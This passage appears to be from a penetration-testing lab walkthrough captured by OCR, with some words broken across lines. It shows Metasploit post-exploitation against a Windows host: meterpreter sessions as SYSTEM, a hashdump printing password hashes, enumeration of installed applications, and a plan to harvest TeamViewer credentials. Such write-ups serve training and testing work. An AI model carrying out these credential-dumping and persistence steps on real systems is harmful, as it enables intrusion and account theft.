
```
msf5 exploit(windows/local/persistence_service) > sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-DHH9GH6L5SP  192.168.36.13
2:4444 → 192.168.36.152:49176 (192.168.55.11)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-DHH9GH6L5SP  192.168.36.13
2:4444 → 192.168.36.152:49177 (192.168.55.11)

msf5 exploit(windows/local/persistence_service) > █
```

The session with ID number 4 is our persistence session. Let's also collect the password has
-hes on the target system. Not that I need it since I already have the SYSTEM privileges on the target. The hashdump command in meterpreter helps does this for us.




```
meterpreter > hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > pwd
C:\Users\admin\Desktop
meterpreter > lpwd
/home/kali
meterpreter > █
```

I copied all the password hashes into a file on my attacker system. Having nothing to do furth
-er, I wanted to try some POST modules of Metasploit to gather more interesting information about the system.




```
msf5 exploit(windows/local/persistence_service) > use post/windows/gather/enum_
use post/windows/gather/enum_ad_bitlocker
use post/windows/gather/enum_ad_computers
use post/windows/gather/enum_ad_groups
use post/windows/gather/enum_ad_managedby_groups
use post/windows/gather/enum_ad_service_principal_names
use post/windows/gather/enum_ad_to_wordlist
use post/windows/gather/enum_ad_user_comments
use post/windows/gather/enum_ad_users
use post/windows/gather/enum_applications
use post/windows/gather/enum_artifacts
```

Not every POST module works for every target system. I want to try the enum_applications module that gives information about all the programs installed on the target windows system-s.




```
msf5 exploit(windows/local/persistence_service) > use post/windows/gather/enum_applicatio
ns
msf5 post(windows/gather/enum_applications) > show options

Module options (post/windows/gather/enum_applications):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```




```
msf5 post(windows/gather/enum_applications) > set session 1
session ⇒ 1
msf5 post(windows/gather/enum_applications) > run

[*] Enumerating applications installed on WIN-DHH9GH6L5SP

Installed Applications
======================

 Name                                                              Version
 ----                                                              -------
 LibreOffice 6.1.2.1                                               6.1.2.1
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148   9.0.30729.4148
 TeamViewer 7                                                      7.0.43148
 VMware Tools                                                      10.0.0.2977863
 Windscribe                                                        1.81 Build 44
```

There are very few programs installed on the target system. Notable among them are Libre-Office 6.1.2.1 which is a word processor and TeamViewer which is remote management soft-ware. Recently Metasploit included a POST module on Teamviewer which can collect the tea-mviewer credentials. That module works on specific versions of windows 10. Let's try if it wo-rks on windows 7 SP1.

